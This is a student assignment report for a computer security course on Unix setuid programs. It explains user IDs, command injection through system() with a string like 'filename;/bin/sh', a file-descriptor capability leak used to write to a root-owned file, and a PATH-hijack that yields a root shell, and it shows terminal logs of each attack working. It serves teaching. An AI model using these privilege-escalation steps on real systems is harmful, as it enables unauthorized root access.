ASSIGNMENT

Computer System I (Computer Security)


(Group – 06)

M.Tech CrS I

Pousali Dey	crs2023
Subir Das	crs2010
Swagata Sasmal	crs2024


1.

- When we run the program from the shell, the outputs are all same as the real user id which is 1000 in case of a normal user. The setuid() and seteuid() have no effect on the output.



```
swagatasasmal@ubuntu:~/Assignment-Group06$ gcc printid.c -o printid
swagatasasmal@ubuntu:~/Assignment-Group06$ ./printid
 Real User Id : 1000 , Effective User Id : 1000
 Real User Id : 1000 , Effective User Id : 1000
 Real User Id : 1000 , Effective User Id : 1000
 Real User Id : 1000 , Effective User Id : 1000
swagatasasmal@ubuntu:~/Assignment-Group06$
```

- When we run the program as a root the output is as follows :




```
swagatasasmal@ubuntu:~/Assignment-Group06$ gcc printid.c -o printid
swagatasasmal@ubuntu:~/Assignment-Group06$ sudo ./printid
 Real User Id : 0 , Effective User Id : 0
 Real User Id : 0 , Effective User Id : 600
 Real User Id : 0 , Effective User Id : 600
 Real User Id : 0 , Effective User Id : 0
swagatasasmal@ubuntu:~/Assignment-Group06$
```

Output:
The program is being run as root, so the real user id is always printed as 0.

Line 1 - The effective user id is 0 since the program is being executed with root privilege.
Line 2 - *seteuid(600)* sets the effective user id of the program to 600 since before this function call, the effective user id was that of the super user.
Line 3 - *setuid(1000)* is unsuccessful as neither the value passed to it matches with the real user id or the effective user id nor was the effective user id before this function call was that of the super user.
Line 4 - *seteuid(0)* sets the effective user id to the saved user user id which was 0 since the program was run with root privilege.

- When we run the program after changing its owner to root and enabling its *SET-uid* bit using *chown, chmod* , the output is as follows :



```
swagatasasmal@ubuntu:~/Assignment-Group06$ gcc printid.c -o printid
swagatasasmal@ubuntu:~/Assignment-Group06$ sudo chown root printid
swagatasasmal@ubuntu:~/Assignment-Group06$ ls -l printid
-rwxrwxr-x 1 root swagatasasmal 16880 Jun 19 18:51 printid
swagatasasmal@ubuntu:~/Assignment-Group06$ sudo chmod 4755 printid
swagatasasmal@ubuntu:~/Assignment-Group06$ ls -l printid
-rwsr-xr-x 1 root swagatasasmal 16880 Jun 19 18:51 printid
swagatasasmal@ubuntu:~/Assignment-Group06$ ./printid
 Real User Id : 1000 , Effective User Id : 0
 Real User Id : 1000 , Effective User Id : 600
 Real User Id : 1000 , Effective User Id : 1000
 Real User Id : 1000 , Effective User Id : 0
swagatasasmal@ubuntu:~/Assignment-Group06$
```

Output :
The real user id is always printed as 1000 that is of the user running the program.
Line 1 – The effective user id is 0 since the program is a *SET-uid* i.e. a privileged program.
Line 2 – *seteuid(600)* sets the effective user id to 600 as the program is a privileged one and temporarily drops its privilege.
Line 3 – *setuid(1000)* is successful to effective user id to 1000 as the value passed to it matches with the real user id.
Line 4 – *seteuid(0)* sets the effective user id to 0 as the program is a privileged one and it temporarily dropped its privilege.

2.
Both *system()* and *execve()* can be used to run external programs.
The system(“command”) does not directly execute the “command”. It first runs the *“/bin/sh”*
command, that is the shell program. The shell then takes the “command” as input, parses it and executes the command.
Beyond executing one single command, shell prompt can take two commands separated by semicolon.
This can be used maliciously by a user in a set-uid program to gain root privilege.

Unlike *system()* which first runs the shell program, *execve()* directly asks the operating system to execute the command passed to it. It takes three arguments, the command to run, the arguments used by the command and the environment variables that are to be passed to the new program. So if one tries to include an additional command preceded by a semicolon, *execve()* just treats the whole thing as a single argument, thereby foiling the attempt to make a privileged program run something more than intended.


Thus system() is unsafe and *execve()* is safe while invoking an external program from within a set-uid program.

Example :

system(“filename;/bin/sh”) ends up running two commands, filename and “/bin/sh”. The latter can be used to gain a root shell when system(“filename;/bin/sh”) is used in a set-uid program.

execve(“filename;/bin/sh”) treats the whole argument passed to it as a single command. So this would end up in an error.

3. Writing to a root owned file can be achieved by running a set-uid program inside which we open a root owned file only writable by root but do not close its file descriptor . The file is opened with the read,write,append mode using *open()*. The value of the file descriptor returned by *open()* is stored in an integer variable.
If we try to write to this file, the permission is denied.
But when we run the set-uid program, we gain access to write to this file using the file descriptor while we are inside the shell program run inside our program. This file descriptor remains valid even after the program drops its privileges.
We first create the “imp” file in the *etc* folder.



```
swagatasasmal@ubuntu:~/Assignment-Group06$ sudo gedit /etc/imp
[sudo] password for swagatasasmal:

(gedit:19165): Tepl-WARNING **: 16:01:21.404: GVfs metadata is not supported. Fallback to Tep
lMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported o
n this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
swagatasasmal@ubuntu:~/Assignment-Group06$ ls -l /etc/imp
-rw-r--r-- 1 root root 47 Jun 20 16:01 /etc/imp
swagatasasmal@ubuntu:~/Assignment-Group06$ cat /etc/imp
This is an important system file owned by root
swagatasasmal@ubuntu:~/Assignment-Group06$ echo Can-I-Write-To-It? > /etc/imp
bash: /etc/imp: Permission denied
swagatasasmal@ubuntu:~/Assignment-Group06$ gcc problem3.c -o problem3
swagatasasmal@ubuntu:~/Assignment-Group06$ sudo chown root problem3
swagatasasmal@ubuntu:~/Assignment-Group06$ sudo chmod 4755 problem3
swagatasasmal@ubuntu:~/Assignment-Group06$ ls -l problem3
-rwsr-xr-x 1 root swagatasasmal 17008 Jun 20 16:01 problem3
swagatasasmal@ubuntu:~/Assignment-Group06$ ./problem3

The value of the file descriptor is : 3
$ echo Now-I-Can-Write-To-It-Using-The-Open-File-Descriptor >& 3
$ exit
swagatasasmal@ubuntu:~/Assignment-Group06$ cat /etc/imp
This is an important system file owned by root
Now-I-Can-Write-To-It-Using-The-Open-File-Descriptor
swagatasasmal@ubuntu:~/Assignment-Group06$
```

The C program , problem3.c is attached.


4.
A program *abc* invokes an external program *xyz* using system().
system() first runs the shell program which uses the PATH shell variable to locate the program passed to system if the whole path is not provided. The value of the environment variable PATH can be changed by the user before running the program with elevated privileges as a set-uid program. This affects how the shell program finds the external program. A user can manipulate the PATH shell variable to make the program abc run a malicious program by the same name as xyz. Therefore, behavior of system() is affected by the PATH environment variable.

Example:
Suppose our program abc is in directory A. It uses system() to invoke the external program xyz . If the path of xyz is not provided then the shell program run by system() uses its shell variable PATH(which got its value from the environment variable PATH) to locate xyz and then run it.
If abc is a setuid program ,

- one can write a malicious program and save it with the name xyz in the current directory A.
- Modify the shell variable PATH with the location of the current directory
- Run the setuid program which runs this newly created malicious xyz program instead of the original xyz program which is located somewhere else

This is how the PATH shell variable can affect the system() function when we run the abc program from shell.

Let xyz= “cal” be the calendar program. Then the attack using PATH can be carried out as follows :



swagatasasmal@ubuntu: ~/Assignment-Group06

```
swagatasasmal@ubuntu:~/Assignment-Group06$ sudo ln -sf /bin/zsh /bin/sh
[sudo] password for swagatasasmal:
swagatasasmal@ubuntu:~/Assignment-Group06$ gcc abc.c -o abc
swagatasasmal@ubuntu:~/Assignment-Group06$ ./abc
     June 2021
Su Mo Tu We Th Fr Sa
       1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30

swagatasasmal@ubuntu:~/Assignment-Group06$ sudo chown root abc
swagatasasmal@ubuntu:~/Assignment-Group06$ sudo chmod 4755 abc
swagatasasmal@ubuntu:~/Assignment-Group06$ ls -l abc
-rwsr-xr-x 1 root swagatasasmal 16696 Jun 19 20:13 abc
swagatasasmal@ubuntu:~/Assignment-Group06$ gcc cal.c -o cal
swagatasasmal@ubuntu:~/Assignment-Group06$ export PATH=.:$PATH
swagatasasmal@ubuntu:~/Assignment-Group06$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/l
ocal/games:/snap/bin
swagatasasmal@ubuntu:~/Assignment-Group06$ ./abc
bash-5.0# 
```

The root shell is gained.

The C program abc.c is attached.